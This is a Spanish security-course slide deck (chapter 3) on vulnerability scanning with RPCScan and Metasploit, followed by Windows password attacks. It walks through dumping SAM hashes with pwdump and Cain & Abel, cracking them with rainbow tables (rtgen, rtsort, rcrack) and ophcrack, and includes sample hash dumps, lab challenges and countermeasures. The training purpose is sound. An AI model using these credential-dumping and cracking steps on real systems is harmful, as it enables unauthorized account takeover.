The screenshot shows the RPCScan 2.03 application window. It has a top menu bar with 'File', 'Edit', 'Scan', 'Help'. Below it is a 'Scan Control' section with fields for 'Hostname/IP' (set to '127.0.0.1'), 'Start IP' and 'End IP' (both set to '...'), and a 'Read IPs from file' button. There are several checkboxes: 'Resolve IP addresses to hostnames' (checked), 'Show both vulnerable and not vulnerable systems' (checked), 'Timeout (ms)' (set to 5000), and 'Randomize scan order' (unchecked). A large table below lists scanned hosts with columns for IP, Hostname, and Status. At the bottom, there are buttons for 'Scanned' (0/0) and 'Vulnerable' (0).

Contenido

- Introducción
- Escaneo de vulnerabilidades
- Explotar vulnerabilidades**
- Windows
- Linux

Capítulo 3. Analista de sistemas

Lanzador automático - ninja

/Backtrack/Penetration/Metasploit/Ninja

Realiza un ataque de fuerza bruta a todos los equipos de la red



The screenshot shows the Metasploit Framework's 'ninja' exploit generator interface. The title bar says 'Shell - Ninja (autopwn)'. The main area is a terminal window displaying exploit code and database creation logs. The code includes msf v3.0-beta-dev, msf > load db_postgres, msf > db.create, and various CREATE TABLE and NOTICE messages about table creation and index creation. The bottom of the terminal shows msf > db_map 192.168.1.* and Starting Nmap 4.20 (http://insecure.org) at 2007-11-07 01:04 GMT.


Analista de Seguridad Informática

Capítulo 3. Analista de sistemas

| | |
|----------------------------------|---|
| Contenido | Capítulo 3. Analista de sistemas |
| Introducción | |
| Escaneo de vulnerabilidades | |
| Explotar vulnerabilidades |  |
| Windows | RETO |
| Linux | |

Para superar el reto tienes que realizar las siguientes tareas:

- Accede a través de la distribución backtrack al servidor de windows 2k3
- Busca un servidor VNC vulnerable



| | |
|----------------------------------|---|
| Contenido | Capítulo 3. Analista de sistemas |
| Introducción | |
| Escaneo de vulnerabilidades | |
| Explotar vulnerabilidades |  |
| Windows | CONTRAMEDIDAS |
| Linux | |

Para evitar el ataque debemos realizar las siguientes medidas:

- Actualizar de forma periódica el software
- Utilizar herramientas para escanear las vulnerabilidades de nuestro equipo.
- Utilizar una correcta arquitectura de cortafuegos y limitar los servicios externos



Analista de Seguridad Informática

Capítulo 3. Analista de sistemas

| | |
|--|---|
| | Capítulo 3. Analista de sistemas |
| Contenido Introducción Escaneo de vulnerabilidades Explotar vulnerabilidades Windows Linux  | <h1>Windows</h1> |

| | |
|--|---|
| | Capítulo 3. Analista de sistemas |
| Contenido Introducción Escaneo de vulnerabilidades Explotar vulnerabilidades Windows Linux  | <h3>Ataques contra contraseñas</h3> <p>En los sistemas operativos Windows, las contraseñas no se almacenan en texto plano, sino que se almacenan cifradas con una función hash en una zona llamada <i>Administración de las Cuentas de Seguridad</i> (en inglés SAM).</p> <p>Las contraseñas no sólo se cifran, sino que además se cifran de una forma aleatoria conocida como “hash unidireccional”, que significa que el algoritmo de cifrado convertirá la contraseña de texto plano a su forma cifrada pero que a partir del hash no se puede obtener la contraseña.</p> <p><i>Texto original</i></p>  <p><i>Resumen</i></p> |



Analista de Seguridad Informática

Capítulo 3. Analista de sistemas

| Contenido Introducción Escaneo de vulnerabilidades Explotar vulnerabilidades Windows Linux | Capítulo 3. Analista de sistemas Ataques contra contraseñas <p>Windows almacena dos versiones del hash en el SAM. Una, el “hash del administrador de la LAN”, o LANMAN, es una versión heredada de Windows NT. El hash LANMAN se calcula partiendo de la versión en letras mayúsculas de la contraseña del usuario y se divide en dos mitades de siete caracteres</p> <p>A causa de sus propiedades, este tipo de contraseña resulta mucho más sencilla de craquear que su sucesor, el Administrador de la LAN en NT (NTLM), que entre otras características, no convierte la contraseña a caracteres en mayúscula.</p> <p>Tabla 3-1. Tipos de autentificación</p> <table border="1"><thead><tr><th></th><th>Win 9x</th><th>Win NT4</th><th>WinXP</th><th>Win200x</th></tr></thead><tbody><tr><td>LAN Manager</td><td>✓</td><td></td><td>✓</td><td></td></tr><tr><td>NTLM</td><td></td><td>✓</td><td>✓</td><td>✓</td></tr><tr><td>NTLM v2</td><td></td><td>✓ con SP4</td><td>✓</td><td>✓</td></tr><tr><td>Kerberos</td><td></td><td></td><td>✓</td><td>✓</td></tr></tbody></table> | | Win 9x | Win NT4 | WinXP | Win200x | LAN Manager | ✓ | | ✓ | | NTLM | | ✓ | ✓ | ✓ | NTLM v2 | | ✓ con SP4 | ✓ | ✓ | Kerberos | | | ✓ | ✓ |
|--|--|-----------|--------|---------|-------|---------|-------------|---|--|---|--|------|--|---|---|---|---------|--|-----------|---|---|----------|--|--|---|---|
| | Win 9x | Win NT4 | WinXP | Win200x | | | | | | | | | | | | | | | | | | | | | | |
| LAN Manager | ✓ | | ✓ | | | | | | | | | | | | | | | | | | | | | | | |
| NTLM | | ✓ | ✓ | ✓ | | | | | | | | | | | | | | | | | | | | | | |
| NTLM v2 | | ✓ con SP4 | ✓ | ✓ | | | | | | | | | | | | | | | | | | | | | | |
| Kerberos | | | ✓ | ✓ | | | | | | | | | | | | | | | | | | | | | | |

| | |
|--|--|
| Contenido Introducción Escaneo de vulnerabilidades Explotar vulnerabilidades Windows Linux | Capítulo 3. Analista de sistemas Ataques contra contraseñas <p>A modo de ejemplo, a continuación puede ver el hash de la cuenta de administrador de un equipo:</p> <p>Administrador:500:BCE739534EA4E445AAD3B435B51404EE:616820449E071DF5D1C893BA19CA6772:::</p> <p>↓ ↓ ↓</p> <p> Usuario NTLM LANMAN</p> |
|--|--|

Analista de Seguridad Informática

Capítulo 3. Analista de sistemas

Contenido

- Introducción
- Escaneo de vulnerabilidades
- Explotar vulnerabilidades
 - Windows
 - Linux



Capítulo 3. Analista de sistemas

Ataques contra contraseñas

Para obtener la contraseña de un sistema, primero tenemos que obtener los valores hash del sistema.

Después utilizaremos las *Rainbow Tables* para obtener las contraseñas que representan dichos valores. Las tablas Rainbow son tablas que se generan previamente para obtener una contraseña con una longitud y un determinado conjunto de caracteres.

Tabla 3-2. Tipos de ataques

| Conjunto de caracteres | Tamaño en Disco | Tiempo de ejecución para generar la tabla * |
|--|-----------------|---|
| 0123456789 | 125 MB | 4 horas |
| ABCDEFGHIJKLMNPQRSTUVWXYZ | 610 MB | 2 días |
| ABCDEFGHIJKLMNPQRSTUVWXYZ0123456789 | 3 GB | 15 días |
| ABCDEFGHIJKLMNPQRSTUVWXYZ0123456789!@#\$%^&*()_-+=`{ }";",<,>,?/ | 18.3 GB | 224 días |
| ABCDEFGHIJKLMNPQRSTUVWXYZ0123456789!@#\$%^&*()_-+=`{ }";",<,>,?/ | 119 GB | 2354 días |

Contenido



- Introducción
- Escaneo de vulnerabilidades
- Explotar vulnerabilidades
 - Windows
 - Linux



Capítulo 3. Analista de sistemas

Ataques contra contraseñas

Además de poder generar nuestras propias tablas, podemos utilizar los servicios proporcionados por diferentes portales: para descargarnos las tablas www.freerainbowtables.com; para utilizar las tablas de otros sistemas previo pago www.plain-tech.info; ó si lo deseamos podemos ayudar a la comunidad a generar de forma distribuida las tablas (p.e. DistrRTgen).



Analista de Seguridad Informática

Capítulo 3. Analista de sistemas


| Capítulo 3. Analista de sistemas | |
|---|--|
| Contenido | Ataques contra contraseñas |
| <ul style="list-style-type: none">IntroducciónEscaneo de vulnerabilidadesExplotar vulnerabilidades<ul style="list-style-type: none">WindowsLinux  | <p>Los pasos que debemos realizar son los siguientes:</p> <ul style="list-style-type: none">•Obtener el fichero de contraseñas SAM•Generar las tablas Rainbow y ordenarlas•Obtener la contraseña |


| Capítulo 3. Analista de sistemas | |
|---|--|
| Contenido | Ataques contra contraseñas |
| <ul style="list-style-type: none">IntroducciónEscaneo de vulnerabilidadesExplotar vulnerabilidades<ul style="list-style-type: none">WindowsLinux  | <p><i>Obtener el fichero de contraseñas</i></p> <p>El fichero SAM se encuentra alojado en el directorio <code>%windir%\system32\config</code> donde podemos encontrar un fichero llamado "SAM", que está formado por la representación de los bytes pertenecientes a la clave del registro <code>HKEY_LOCAL_MACHINE\SAM</code>. Si intentamos acceder desde el sistema de ficheros o desde el registro de Windows cuando el sistema está en funcionamiento, se nos negará el acceso tanto a la lectura como a la escritura o copia de datos.</p> |



Analista de Seguridad Informática


Capítulo 3. Analista de sistemas


| | |
|---|---|
| Contenido Introducción Escaneo de vulnerabilidades Explotar vulnerabilidades Windows Linux  | <h3>Capítulo 3. Analista de sistemas</h3> <h4>Ataques contra contraseñas</h4> <h5>Obtener el fichero de contraseñas</h5> <p>Formas de obtener el fichero:</p> <ul style="list-style-type: none">• Extraer el SAM con disco de arranque• Extraer el SAM con el disco de reparación (Copia inicial)• CIA Commander  |
|---|---|

| | |
|---|---|
| Contenido Introducción Escaneo de vulnerabilidades Explotar vulnerabilidades Windows Linux  | <h3>Capítulo 3. Analista de sistemas</h3> <h4>Ataques contra contraseñas</h4> <h5>Obtener el fichero de contraseñas</h5> <p>Formas de obtener el fichero:</p> <ul style="list-style-type: none">• <code>pwdump3 <nombre maquina> <fichero salida></code>  |
|---|---|

Analista de Seguridad Informática

Capítulo 3. Analista de sistemas

| | |
|---|--|
| Contenido <ul style="list-style-type: none">IntroducciónEscaneo de vulnerabilidadesExplotar vulnerabilidades <p style="text-align: center;"></p> <ul style="list-style-type: none">WindowsLinux | <h3>Capítulo 3. Analista de sistemas</h3> <h4>Ataques contra contraseñas</h4> <h5>Obtener el fichero de contraseñas</h5> <p>Administrator:500:E1EC19D97C21BE9D7584248B8D2C9F9E:9354D9D68325314C5DBB08F315B35ABB::: ana:1005:CCF9155E3E7DB453AAD3B435B51404EE:3DBDE697D71690A769204BEB12283678::: felipe:1008:AEBD4DE384C7EC43AAD3B435B51404EE:7A21990FC3D759941E45C490F143D5F::: Invitado:501:NO PASSWORD*****:NO PASSWORD*****::: javier:1006:0B1D44C6C4139530AAD3B435B51404EE:483D9BAAF3104161C3AD1B34553D374::: maria:1004:D7FD67A694E3B797AAD3B435B51404EE:DB4C43150BA0D803B6FF1A7F22F79FBDB::: pepe:1003:D931A4EE9642F3DA892BD218S125EFC:16B3581069729126E06E4BD48315FBFE::: SUPPORT_388945a0:1001:NO PASSWORD*****:897B1090812C554E98AA55E511BE4B8E::: tomas:1007:0B1D44C6C4139530AAD3B435B51404EE:3495BE77996191A8136951F93FA67A76:::</p>  |
|---|--|

| | |
|---|--|
| Contenido <ul style="list-style-type: none">IntroducciónEscaneo de vulnerabilidadesExplotar vulnerabilidades <p style="text-align: center;"></p> <ul style="list-style-type: none">WindowsLinux | <h3>Capítulo 3. Analista de sistemas</h3> <h4>Ataques contra contraseñas</h4> <h5>Obtener el fichero de contraseñas</h5> <p>Formas de obtener el fichero:</p> <ul style="list-style-type: none">• Utilizando el programa Cain & Abel <p>Instalamos el servicio Abel, nos vamos al equipo y obtenemos los hashes</p>  |
|---|--|



Analista de Seguridad Informática

Capítulo 3. Analista de sistemas

Contenido

- Introducción
- Escaneo de vulnerabilidades
- Explotar vulnerabilidades
- Windows**
- Linux

Capítulo 3. Analista de sistemas

Ataques contra contraseñas

Obtener el fichero de contraseñas

Formas de obtener el fichero:

- Utilizando el programa Cain & Abel

Si queremos obtener una contraseña, seleccionamos el hash, pulsamos el botón derecho y seleccionamos "Sento to crack". Nos vamos a la pestaña "Cracker" e iniciamos el ataque

The screenshot shows the Cain & Abel interface. In the center, there's a window titled 'Brute Force Attack' with a 'Hash' field containing 'F09AA0A9F3...' and a 'Current password' field with 'HOLA00'. Below it, another window shows the progress: 'Plaintext of AAD3B435B5E5464139F520 is HOLA00' and 'Attack stopped! 2 of 2 hashes cracked'. On the left sidebar, there's a tree view of various hash types under 'Protected'.

Contenido

- Introducción
- Escaneo de vulnerabilidades
- Explotar vulnerabilidades
- Windows**
- Linux

Capítulo 3. Analista de sistemas

Ataques contra contraseñas

Generar las tablas Rainbow y ordenarlas

Para generar nuestra tabla debemos indicar la longitud máxima de la contraseña y el conjunto de caracteres que puede tener la contraseña que deseamos romper. Los conjuntos de caracteres se encuentran definidos en el fichero *charset.txt* y son los siguientes:

| Conjunto de caracteres | Tamaño en Disco | Tiempo de ejecución para generar la tabla * |
|---|-----------------|---|
| 0123456789 | 125 MB | 4 horas |
| ABCDEFGHIJKLMNPQRSTUVWXYZ | 610 MB | 2 días |
| ABCDEFGHIJKLMNPQRSTUVWXYZ0123456789 | 3 GB | 15 días |
| ABCDEFGHIJKLMNPQRSTUVWXYZ0123456789!@#\$%^&*()_-+= | 18.3 GB | 224 días |
| ABCDEFGHIJKLMNPQRSTUVWXYZ0123456789!@#\$%^&*()_-+=~`[]{}\"<>,/? | 119 GB | 2354 días |



Analista de Seguridad Informática

Capítulo 3. Analista de sistemas

| Contenido | Capítulo 3. Analista de sistemas |
|-----------------------------|---|
| Introducción | Ataques contra contraseñas |
| Escaneo de vulnerabilidades | Generar las tablas Rainbow y ordenarlas |
| Explotar vulnerabilidades | |
| Windows | Por ejemplo, si deseamos generar una tabla con el conjunto de caracteres numéricos debemos ejecutar el siguiente comando: |
| Linux | <code>rtgen lm numeric 1 7 0 2100 8000000 all</code> |
| | Los valores más importantes son: |
| | <ul style="list-style-type: none">• <i>lm</i> es el tipo de firma digital. Los tipos de firma digital son <i>lm</i>, <i>ntlm</i>, <i>md5</i> y <i>sha1</i>. |
| | <ul style="list-style-type: none">• <i>numeric</i> es el conjunto de caracteres definido en el fichero <i>charset.txt</i>. Los conjuntos de caracteres definidos son: <i>numeric</i>, <i>alpha</i>, <i>alpha-numeric</i>, <i>alpha-numeric-symbol14</i>, <i>all</i> |
| | <ul style="list-style-type: none">• <i>1</i> es la longitud mínima de la contraseña, y <i>7</i> es la longitud máxima. |
| | <ul style="list-style-type: none">• <i>0</i> es el índice de la tabla rainbow. |
| | <ul style="list-style-type: none">• <i>all</i> es el sufijo que tendrá el fichero. |

Capítulo 3. Analista de sistemas

Ataques contra contraseñas

Generar las tablas Rainbow y ordenarlas

Contenido

- Introducción
- Escaneo de vulnerabilidades
- Explotar vulnerabilidades
- Windows**
- Linux

Charset.txt

```
C:\>rainbowcrack-1.2-win>type charset.txt
# charset configuration file for rainbowcrack 1.1 and later
# by Zhu Shuanglei <shuanglei@hotmail.com>


alpha = [ABCDEFGHIJKLMNOPQRSTUVWXYZ]
alpha-numeric = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789]
alpha-numeric-symbol14 = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$%^&*()_-+=[]{};:,.<>,.?]
all = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$%^&*()_-+=[]{};:,.<>,.?]


numeric = [0123456789]
loweralpha = [abcdefghijklmnopqrstuvwxyz]
loweralpha-numeric = [abcdefghijklmnopqrstuvwxyz0123456789]

C:\>rainbowcrack-1.2-win>
```

Analista de Seguridad Informática

Capítulo 3. Analista de sistemas


| | |
|---|---|
| Contenido <ul style="list-style-type: none">IntroducciónEscaneo de vulnerabilidadesExplotar vulnerabilidades Windows Linux  | <h3>Capítulo 3. Analista de sistemas</h3> <h4>Ataques contra contraseñas</h4> <p>Generar las tablas Rainbow y ordenarlas</p> <p>Por ejemplo, si deseamos generar una tabla con el conjunto de caracteres numéricos debemos ejecutar el siguiente comando: <code>rtgen lm numeric 1 7 0 2100 8000000 all</code></p>  |
|---|---|

| Contenido <ul style="list-style-type: none">IntroducciónEscaneo de vulnerabilidadesExplotar vulnerabilidades Windows Linux  | <h3>Capítulo 3. Analista de sistemas</h3> <h4>Ataques contra contraseñas</h4> <p>Generar las tablas Rainbow y ordenarlas</p> <p>La probabilidad de obtener la contraseña teniendo una tabla es del 0,6055 (60,05%). Si queremos aumentar la probabilidad de acierto podemos añadir más tablas rainbow. Para calcular la probabilidad de acierto teniendo varias tablas tenemos que seguir la siguiente fórmula: $p(n) = 1 - (1 - 0.6055)^n$</p>  <table border="1"><thead><tr><th>n (Número de tablas)</th><th>p(n) (Probabilidad)</th></tr></thead><tbody><tr><td>1</td><td>0.6055</td></tr><tr><td>2</td><td>0.8000</td></tr><tr><td>3</td><td>0.9000</td></tr><tr><td>4</td><td>0.9400</td></tr><tr><td>5</td><td>0.9600</td></tr><tr><td>6</td><td>0.9700</td></tr><tr><td>7</td><td>0.9750</td></tr><tr><td>8</td><td>0.9800</td></tr><tr><td>9</td><td>0.9825</td></tr><tr><td>10</td><td>0.9850</td></tr><tr><td>11</td><td>0.9875</td></tr></tbody></table> | n (Número de tablas) | p(n) (Probabilidad) | 1 | 0.6055 | 2 | 0.8000 | 3 | 0.9000 | 4 | 0.9400 | 5 | 0.9600 | 6 | 0.9700 | 7 | 0.9750 | 8 | 0.9800 | 9 | 0.9825 | 10 | 0.9850 | 11 | 0.9875 |
|--|---|----------------------|---------------------|---|--------|---|--------|---|--------|---|--------|---|--------|---|--------|---|--------|---|--------|---|--------|----|--------|----|--------|
| n (Número de tablas) | p(n) (Probabilidad) | | | | | | | | | | | | | | | | | | | | | | | | |
| 1 | 0.6055 | | | | | | | | | | | | | | | | | | | | | | | | |
| 2 | 0.8000 | | | | | | | | | | | | | | | | | | | | | | | | |
| 3 | 0.9000 | | | | | | | | | | | | | | | | | | | | | | | | |
| 4 | 0.9400 | | | | | | | | | | | | | | | | | | | | | | | | |
| 5 | 0.9600 | | | | | | | | | | | | | | | | | | | | | | | | |
| 6 | 0.9700 | | | | | | | | | | | | | | | | | | | | | | | | |
| 7 | 0.9750 | | | | | | | | | | | | | | | | | | | | | | | | |
| 8 | 0.9800 | | | | | | | | | | | | | | | | | | | | | | | | |
| 9 | 0.9825 | | | | | | | | | | | | | | | | | | | | | | | | |
| 10 | 0.9850 | | | | | | | | | | | | | | | | | | | | | | | | |
| 11 | 0.9875 | | | | | | | | | | | | | | | | | | | | | | | | |

Analista de Seguridad Informática

Capítulo 3. Analista de sistemas

| | |
|---|--|
| <p>Contenido</p> <ul style="list-style-type: none">IntroducciónEscaneo de vulnerabilidadesExplotar vulnerabilidadesWindowsLinux  | <h3>Capítulo 3. Analista de sistemas</h3> <h4>Ataques contra contraseñas Generar las tablas Rainbow y ordenarlas</h4> <p>Como hemos visto antes, el quinto parámetro nos indica el número de tabla que queremos generar. A continuación podemos ver el código necesario para generar 5 tablas numéricas.</p> <pre>rtgen lm numeric 1 7 0 2100 800000 all rtgen lm numeric 1 7 1 2100 800000 all rtgen lm numeric 1 7 2 2100 800000 all rtgen lm numeric 1 7 3 2100 800000 all rtgen lm numeric 1 7 4 2100 800000 all</pre> |
|---|--|

| | |
|---|--|
| <p>Contenido</p> <ul style="list-style-type: none">IntroducciónEscaneo de vulnerabilidadesExplotar vulnerabilidadesWindowsLinux  | <h3>Capítulo 3. Analista de sistemas</h3> <h4>Ataques contra contraseñas Generar las tablas Rainbow y ordenarlas</h4> <p>Una vez generadas las tablas, el siguiente paso que demos realizar es ordenarlas. Para ello debemos ejecutar el comando <code>rtsort lm_numeric#1-7_0_2100x8000000_all.rt</code></p>  |
|---|--|



Analista de Seguridad Informática

Capítulo 3. Analista de sistemas

Contenido

- Introducción
- Escaneo de vulnerabilidades
- Explotar vulnerabilidades

Windows

Linux




Capítulo 3. Analista de sistemas

Ataques contra contraseñas

Obtener las contraseñas

Una vez que te tenemos los valores hash en el fichero *datos.txt*, para obtener las contraseñas debemos ejecutar el comando

```
rcrack *.rt -f datos.txt
```



Contenido

- Introducción
- Escaneo de vulnerabilidades
- Explotar vulnerabilidades

Windows

Linux



Capítulo 3. Analista de sistemas

Ataques contra contraseñas

Obtener las contraseñas - Ejemplo

```
rtgen lm numeric 1 7 0 2100 400000 all
```

```
rtsort lm_numeric#.....rt
```

```
rcrack *.rt -f datos.txt
```



Analista de Seguridad Informática

Capítulo 3. Analista de sistemas

Contenido

- Introducción
- Escaneo de vulnerabilidades
- Explotar vulnerabilidades
- Windows**
- Linux

ophcrack

| ID | USERNAME/LMHASH | LMpassword1 | LMpassword2 | NTpassword |
|------|------------------|-------------|-------------|------------|
| 500 | Administrador | HOLA00 | | hola00 |
| 501 | Invitado | /EMPTY/ | /EMPTY/ | |
| 1001 | SUPPORT_388945a0 | /EMPTY/ | | |
| 1003 | pepe | 12345 | | 12345 |
| 1004 | ana | AAZ345 | | AAZ345 |

Table set: LM alphanum | Tables in use: 3 to 4 | 40% | Passwords: 4/5 | Time elapsed: 266.21

Contenido

- Introducción
- Escaneo de vulnerabilidades
- Explotar vulnerabilidades
- Windows**
- Linux

ophcrack

Si desea pasar la imagen ISO a una unidad USB debe realizar los siguientes pasos:

- Descarga la última imagen ISO
- Descarga e instala MySlax Creator
- Ejecuta MySlax Creator
- En la pantalla de selección de origen (Select Source): selecciona iso-default, luego busca la imagen ISO en tu disco, haz click en "mount" y luego haz click en la unidad USB.
- En la pantalla siguiente: selecciona una unidad USB haz click en "Format"

Analista de Seguridad Informática

Capítulo 3. Analista de sistemas

| | |
|--|---|
| Contenido Introducción Escaneo de vulnerabilidades Explotar vulnerabilidades Windows Linux | <h3>Capítulo 3. Analista de sistemas</h3> <h4>Ataques contra contraseñas</h4>  RETO El reto consiste en obtener la contraseña del administrador de un sistema Windows. Para ello, el alumno dispone del fichero obtenido de ejecutar el comando <code>pwdump localhost pass.txt</code> en la máquina. <pre>Administrador:500:E1EC19D97C21BE9D7584248B8D2C9F9E:9354D9D68325314C5DBB08F315B35ABB::: ana:1005:CCF9155E3E7DB453AAD3B435B51404EE:3DBDE697D71690A769204BEB12283678::: felipe:1008:AEBD4DE384C7EC43AAD3B435B51404EE:7A21990FC3D759941E45C490F143D5F::: Invitado:501:NO PASSWORD*****NO PASSWORD*****... javier:1006:0B1D44C6C4139530AAD3B435B51404EE:483D9BAAAF3104161C3AD1B34553D374::: maria:1004:D7FD67A694E3B797AAD3B435B51404EE:DB4C43150BA0D803B6FF1A7F22F79FBD::: pepe:1003:D931A4EE9642F3DA8928BD2185125EFC:16B3581069729126E06E4BD48315FBFE::: SUPPORT_388945a0:1001:NO PASSWORD*****897B1090812C554E98AA55E511BE4B8E::: tomas:1007:0B1D44C6C4139530AAD3B435B51404EE:3495BE77996191A8136951F93FA67A76:::</pre> |
|--|---|

| | |
|--|---|
| Contenido Introducción Escaneo de vulnerabilidades Explotar vulnerabilidades Windows Linux | <h3>Capítulo 3. Analista de sistemas</h3> <h4>Ataques contra contraseñas</h4>  CONTRAMEDIDAS Para evitar el ataque debemos tomar las siguientes medidas: <ul style="list-style-type: none">•Fortalecer las contraseñas a través de las directivas de seguridad local•Utilizar medidas biométricas•Utilizar contraseñas de más de 13 caracteres (NTLM) |
|--|---|

Analista de Seguridad Informática

Capítulo 3. Analista de sistemas

Contenido

- Introducción
- Escaneo de vulnerabilidades
- Explotar vulnerabilidades

Windows

Linux

Capítulo 3. Analista de sistemas

Ataques contra contraseñas

CONTRAMEDIDAS

| Directiva | Configuración de seguridad |
|--|----------------------------|
| Almacenar contraseñas usando el sistema | Deshabilitado |
| Forzar el historial de contraseñas | 0 contraseñas recientes |
| Las contraseñas deben cumplir los criterios siguientes | Deshabilitada |
| Largo mínimo de la contraseña | 0 caracteres |
| Vigencia máxima de la contraseña | 42 días |
| Vigencia mínima de la contraseña | 0 días |

Contenido

- Introducción
- Escaneo de vulnerabilidades
- Explotar vulnerabilidades

Windows

Linux

Capítulo 3. Analista de sistemas

Ataques contra contraseñas

CONTRAMEDIDAS

Analista de Seguridad Informática

Capítulo 3. Analista de sistemas

| | |
|---|--|
| Contenido Introducción Escaneo de vulnerabilidades Explotar vulnerabilidades Windows Linux  | <h3>Capítulo 3. Analista de sistemas</h3> <h1>Linux</h1> |
|---|--|



| | |
|---|---|
